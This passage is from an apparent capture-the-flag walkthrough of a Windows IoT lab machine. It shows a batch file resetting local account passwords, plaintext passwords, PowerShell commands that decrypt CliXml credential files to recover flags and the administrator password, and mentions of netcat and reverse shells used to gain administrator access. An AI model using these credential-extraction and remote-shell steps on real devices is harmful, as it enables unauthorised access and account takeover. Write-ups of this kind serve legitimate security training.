ministrators" %%i /delete

net user app mesh5143
net user administrator _1nt3rn37ofTh1nGz

ping -n 3 127.0.0.1

cls
```


try using app:mesh5143 & we're in!



under the run command windows execute the netcat



& we're app user now!




now we captured our user flag!

```
PS C:\Data\Users\app> $credential = Import-CliXml -Path user.txt
$credential = Import-CliXml -Path user.txt
PS C:\Data\Users\app> $credential.GetNetworkCredential().Password
$credential.GetNetworkCredential().Password
[redacted]

PS C:\Data\Users\app>
```

if you notice that decrypting the iot-admin.xml also return the same credential as the one in r.bat

```
PS C:\Data\Users\app> $credential = Import-CliXml -Path iot-admin.xml
$credential = Import-CliXml -Path iot-admin.xml
PS C:\Data\Users\app> $credential.GetNetworkCredential().Password
$credential.GetNetworkCredential().Password
_1nt3rn37ofTh1nGz
```

now login into the Windows Device Portal using Administrator credential



execute the reverse shell command & we got the shell as administrator shell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserve

PS C:\windows\system32> echo $env:username
echo $env:username
Administrator
PS C:\windows\system32>
```

& we captured our root flag!

```
PS C:\Data\Users\administrator> $credential = Import-CliXml -Path root.txt
$credential = Import-CliXml -Path root.txt
PS C:\Data\Users\administrator> $credential.GetNetworkCredential().Password
$credential.GetNetworkCredential().Password
[redacted]

PS C:\Data\Users\administrator>
```